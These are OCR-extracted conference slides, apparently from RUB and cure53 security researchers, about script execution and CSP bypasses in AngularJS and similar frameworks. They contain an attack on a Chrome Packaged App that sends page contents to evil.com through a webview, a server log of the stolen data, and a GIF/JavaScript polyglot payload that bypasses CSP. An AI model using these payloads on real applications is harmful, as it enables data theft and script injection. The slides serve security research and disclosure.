
```
{
  "manifest_version": 2,
  "name": "Lab3b MVC with controller",
  "permissions": ["webview"],
  "version": "1",
  "app": {
    "background": {
      "scripts": ["main.js"]
    }
  },
  "icons": { "128": "icon.png" }
}
```

The Manifest, Permissions too

Attacked

```
<!doctype html>
<html ng-app ng-csp>
  <head>
    <script src="angular.min.js"></script>
    <script src="controller.js"></script>
    <link rel="stylesheet" href="todo.css">
  </head>
  <body>
    <h2 ng-click="invalid(
        w=$event.view,
            x=w.document.createElement('webview'),
                x.src='http://evil.com/?'+w.btoa(w.document.body.innerHTML),
                    w.document.body.appendChild(x)
        )">Todo-shmoodoo</h2>
    <div ng-controller="TodoCtrl">
      <span>{{remaining()}} of {{todos.length}} remaining</span>
      [ <a href="" ng-click="archive()">archive</a> ]
      <ul class="unstyled">
        <li ng-repeat="todo in todos">
          <input type="checkbox" ng-model="todo.done">
          <span class="done-{{todo.done}}">{{todo.text}}</span>
        </li>
      </ul>
    </div>
  </body>
</html>
```







Horst Görtz Institut für IT-Sicherheit

RUB

cure53




root@mario-laptop-2: ~
File Edit View Search Terminal Help
192.168.101.175 - - [30/Sep/2013:12:24:12 +0200] "GET /sniff.jpg?CiAgICA8aDIgbmc
tY2xpY2s9ImludmFsaWQoCiAgICAgICAgdz0kZXZlbnQudmlldywKICAgICAgICAgICAgeD13LmRvY3V
tZW50LmNyZWF0ZUVsZW1lbnQoJ3dlYnZpZXcnKSwKICAgICAgICAgICAgICAgIHguc3JjPSdodHRwOi8
vZXZpbC5jb20vc25pZmYuanBnPycrdy5idG9hKHcuZG9jdW1lbnQuYm9keS5pbm5lckhUTUwpLAogICA
gICAgICAgICAgICAgICAgIHcuZG9jdW1lbnQuYm9keS5hcHBlbmRDaGlsZCh4KQogICAgICAgICkiPlR
vZG8tc2htb29kb288L2gyPgogICAgPGRpdiBuZy1jb250cm9sbGVyPSJUb2RvQ3RybCIgY2xhc3M9Im5
nLXNjb3BlIj4KICAgICAgPHNwYW4gY2xhc3M9Im5nLWJpbmRpbmciPjEgb2YgMiByZW1haW5pbmc8L3N
wYW4+CiAgICAgIFsgPGEgaHJlZj0iIiBuZy1jbGljaz0iYXJjaGl2ZSgpIj5hcmNoaXZlPC9hPiBdCiA
gICAgIDx1bCBjbGFzcz0idW5zdHlsZWQiPgogICAgICAgIDwhLS0gbmdSZXBlYXQ6IHRvZG8gaW4gdG9
kb3MgLS0+PGxpIG5nLXJlcGVhdD0idG9kbyBpbiB0b2RvcyIgY2xhc3M9Im5nLXNjb3BlIj4KICAgICA
gICAgIDxpbnB1dCB0eXBlPSJjaGVja2JveCIgbmctbW9kZWw9InRvZG8uZG9uZSIgY2xhc3M9Im5nLXB
yaXN0aW5lIG5nLXZhbGlkIj4KICAgICAgICAgIDxzcGFuIGNsYXNzPSJkb25lLXRydWUiPmxlYXJuIGF
uZ3VsYXI8L3NwYW4+CiAgICAgICAgPC9saT48bGkgbmctcmVwZWF0PSJ0b2RvIGluIHRvZG9zIiBjbGF
zcz0ibmctc2NvcGUiPgogICAgICAgICAgPGlucHV0IHR5cGU9ImNoZWNrYm94IiBuZy1tb2RlbD0idG9
kby5kb25lIiBjbGFzcz0ibmctcHJpc3RpbmUgbmctdmFsaWQiPgogICAgICAgICAgPHNwYW4gY2xhc3M
9ImRvbmUtZmFsc2UiPmJ1aWxkIGFuIGFuZ3VsYXIgYXBwPC9zcGFuPgogICAgICAgIDwvbGk+CiAgICA
gIDwvdWw+CiAgICA8L2Rpdj4KICAKCjx3ZWJ2aWV3IHRhYmluZGV4PSIwIiBzcmM9Imh0dHA6Ly9ldml
sLmNvbS9zbmlmZi5qcGc/Q2lBZ0lDQThhRElnYm1jdFkyeHBZMnM5SW1sdWRtRnNhV1FvQ2lBZ0lDQWd
JQ0FnZHowa1pYWmxiblF1ZG1sbGR5d0tJQ0FnSUNBZ0lDQWdJQ0FnZUQxM0xtUnZZM1Z0Wlc1MExtTnl
aV0YwWlVWc1pXMWxiblFvSjNkbFluWnBaWGNuS1N3S0lDQWdJQ0FnSUNBZ0lDQWdJQ0FnSUhndWMzSmp
QU2RvZEhSd09pOHZaWFpwYkM1amIyMHZjMjVwWm1ZdWFuQm5QeWNyZHk1aWRHOWhLSGN1Wkc5amRXMWx
iblF1WW05a2VTNXBibTVsY2toVVRVd3BMQW9nSUNBZ0lDQWdJQ0FnSUNBZ0lDQWdJQ0FnSUhjdVpHOWp
kVzFsYm5RdVltOWtlUzVoY0hCbGJtUkRhR2xzWkNoNEtRb2dJQ0FnSUNBZ0lDa2lQbFJ2Wkc4dGMyaHR
iMjlrYjI4OEwyZ3lQZ29nSUNBZ1BHUnBkaUJ1WnkxamIyNTBjbTlzYkdWeVBTSlViMlJ2UTNSeWJDSWd
ZMnhoYzNNOU1tNW5MWE5qYjNCbElqNEtJQ0FnSUNBZ1BITndZVzRnWTJ4aGMzTTlJbTVuTFdKcGJtUnB
ibWNpUGpFZ2IyWWdNaUJ5WlcxaGFXNXBibWM4TDNOd1lXNCtDaUFnSUNBZ0lGc2dQR0VnYUhKbFpqMGl
JaUJ1WnkxamJHbGphejBpWVhKamFHbDJaU2dwSWo1aGNtTm9hWFpsUEM5aFBpQmRDaUFnSUNBZ0lEeDF
iQ0JqYkdGemN6MGlkVzV6ZEhsc1pXUWlQZ29nSUNBZ0lDQWdJRHdoTFMwZ2JtZFNaWEJsWVhRNklIUnZ
aRzhnYVc0Z2RHOWtiM01nTFMwK1BHeHBJRzVuTFhKbGNHVmhkRDBpZEc5a2J5QnBiaUIwYjJSdmN5SWd
hgi
Horst Görtz Institut
für IT-Sicherheit
RUB
cure53

Happy testing –
there's a lot more to find!

For example this...

```
<div class="ng-include:'//ø.pw'">
```

More CSP Bypasses

- And even a much better one
  - Inject a class attribute
  - Upload a GIF
  - Get a free AngularJS + HTML5 CSP Bypass
- Wanna see?

Let's upload a pic!

```
GIF89ad=1/*.d.........!.,*/;aler
t(1)/*<script src="test.gif"></sc
ript>.,....d.d...s.............
...H..........L..............L
*.....J.....j...........N.....
..............(8HXhx.........iX
..;<link rel="import" href="test.
gif" />*/
```

It's a valid GIF but also contains payload!

```
<span
class="ng-include:'test.gif'">
</span>
```


Now we inject a class attribute - including the image as HTML!

Now it imports itself

```
<link rel="import" href="test.gif">
```

Thereby loads itself as JS

```
<script src="test.gif"></script>
```



"And pop goes the weasel"

hgi Horst Görtz Institut für IT-Sicherheit

RUB

cure53

“It looks like we will agree to disagree on the importance of the HTML imports issue -- we don't think it's possible for a third party to execute arbitrary Javascript via the process you describe, so the risk of unsanitized HTML would be one that the developer was taking on deliberately.”

Quick Recap

- What have we seen today
  - Rotten Markup-Sugar
  - JavaScript exec. from data-attributes
  - JavaScript exec. from any element
  - JavaScript exec. within encoded mustache
  - A full-blown CSP Bypass
  - The reasons for all these
  - Oh – and an attack against Chrome Packaged Apps
- And it was just the tip of the iceberg

- **Lots of “eval” and bad coding practices**

“Markup-Sugar considered dangerous”

Metrics

- While root causes persist, new challenges arise
- We need to build metrics
- After having analyzed 12 frameworks: **Here's a proposal**

{}SEC-A Are template expressions equivalent to a JavaScript eval?

